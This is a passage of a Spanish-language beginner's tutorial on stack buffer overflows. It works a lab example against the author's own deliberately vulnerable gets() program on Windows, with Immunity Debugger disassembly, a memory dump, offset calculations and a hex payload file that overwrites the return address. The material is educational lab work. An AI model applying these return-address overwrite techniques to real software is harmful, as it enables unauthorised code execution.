- 128d ==> 0x80h ==> pisamos en 0x8Ch
- 28d ==> 0x1Ch ==> pisamos en 0x28h

Luego, la distancia para pisar el DWORD estará en 'búffer + 0xCh'

Recompilemos el fuente de esta manera:

```
12
13  const char * const readline(void) {
14      char buf[0];
15      gets(buf);
16      return strdup(buf);
17  };
18
```

Veamos cómo quedó la función desde el Immunity:

```
00401528   C9            leave
00401529   C3            ret
0040152A   55            push    ebp                    // ** segundo CALL
0040152B   89E5          mov     ebp, esp
0040152D   83EC 18       sub     esp, 18
00401530   8D45 F8       lea     eax, dword ptr [ebp-8]
00401533   890424        mov     dword ptr [esp], eax
00401536   E8 05110000   call    <jmp.&msvcrt.gets>
0040153B   8D45 F8       lea     eax, dword ptr [ebp-8]
0040153E   890424        mov     dword ptr [esp], eax
00401541   E8 02110000   call    <jmp.&msvcrt._strdup>
00401546   C9            leave
00401547   C3            ret
```

Traceemos hasta la función gets() y miremos adónde apunta EAX (el búufer):

```
Address   Hex dump                                         ASCII
0022FED0  94 5C C0 77 88 20 BE 77 F8 FE 22 00 13 15 40 00  ö\└wê ¥w°■".‼§@.
0022FEE0  40 1E 40 00 2D 00 00 00 F8 FE 22 00 2E C4 BF 77  @▲@.-...°■"..─¬w
0022FEF0  58 3D 3E 00 2D 00 00 00 C0 FF 22 00 E2 13 40 00  X=>.-...└ ".▯‼@.
0022FF00  01 00 00 00 A8 3D 3E 00 D0 2B 3E 00 FF FF FF FF  ☺...¿=>.$+>.
0022FF10  0C BC 2C A8 70 27 01 8A 00 03 00 00 44 CA 03 00  .♀,¿p'☺è.♥..D╧♥.
0022FF20  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0022FF30  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0022FF40  00 10 0F 8B 7F 31 00 00 02 00 00 00 08 00 00 00  .►*ï▌1..☻...◘...
0022FF50  01 00 00 00 A8 3D 3E 00 BA D8 91 7C DB A4 80 7C  ☺...¿=>.‖ïæ!▐ñÇ!
```

Sigue estando en EAX+0Ch.

Concluimos, pues, que la dirección de alcance (donde queremos pisar) estará en 'búffer + 0Ch'.

Para confirmarlo basta con hacer la prueba, tal como lo tenemos ahora mismo 'búffer==0x0h' estaríamos hablando de 'Dirección == 0x0h + 0xCh ==> 0xCh', esta sería la base, el siguiente DWORD pisaría el valor de retorno de la llamada, veamos si esto es cierto, modifiquemos buffer.bin:

```
Offset   0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 41 41 41 41 41 41 41 41  41 41 41 41 48 15 40 00  AAAAAAAAAAAAH @
00000010 41 41 41 41        0xCh  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000020 41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000030 41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000040 41 41 41 41 41 41 42 42  42 42 42 42 42 42 42 42  AAAAAABBBBBBBBBB
00000050 42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000060 42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000070 42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000080 42 42 42 42 42 42 42 42  42 42 42 42 43 43 43 43  BBBBBBBBBBBBCCCC
```

Y probamos:

```
D:\Programming\EXPLOITS\Primero\exploit1.exe
AAAAAAAAAAAAH^U@
I've been exploited!
_
```

Redireccionando la entrada:

```
C:\WINDOWS\system32\cmd.exe

D:\Programming\EXPLOITS\Primero>exploit1.exe < buffer.bin
I've been exploited!

D:\Programming\EXPLOITS\Primero>_
```

Por lo que queda confirmado !

NOTA: Hemos modificado la dirección de alcance de 0x401551h a 0x401548h ya que el código cambió al modificar el búffer de 128 bytes a 0 al recompilar.


Para hacer una prueba más recompilemos el fuente de esta manera:

```
12
13  const char * const readline(void) {
14      char buf[10];
15      gets(buf);
16      return strdup(buf);
17  };
18
```

Teóricamente la dirección de RETORNO estará en:

Dirección == búffer + 0Ch
== 10d + 0xCh
== 0xAh + 0xCh ==> 0x16h

Probemos directamente:



La cosa funciona.

No obstante es una prueba, si quisiéramos ser más serios deberíamos recalcular mirando el código, analizando, etc.., eso sí como prueba está perfecta !

8. Notas Finales

Un tema súper divertido que nos ha servido para romper el hielo en el tema del Exploiting, como en todo principio encontramos más dificultades que facilidades que con el paso del tiempo se deberán ir puliendo, podríamos decir que no le hemos sacado partido al Immunity que trae una consola python integrada, como tampoco hemos escrito ningún comando o instrucción en este lenguaje que nos facilite la tarea de llenar el búffer, por ello PyCharm sólo lo hemos utilizado a modo de práctica para tener una toma de contacto que está muy bien.

Aún con todo me soy por satisfecho ya que es una primera aproximación al tema, que por supuesto da para muchísimo más, haciendo un símil podríamos decir que sólo hemos desempacado un UPX !

Me gustaría agradecer a Boken el tiempo que me ha dedicado, entre otras cosas a prepararme la mesa de trabajo, mostrarme las herramientas básicas, dotarme de textos para el estudio y contestando a mis preguntas: Gracias AMIGO xD

y por su puesto un saludo a todos los CrackSLatin@s !

Hasta la próxima
Snat.~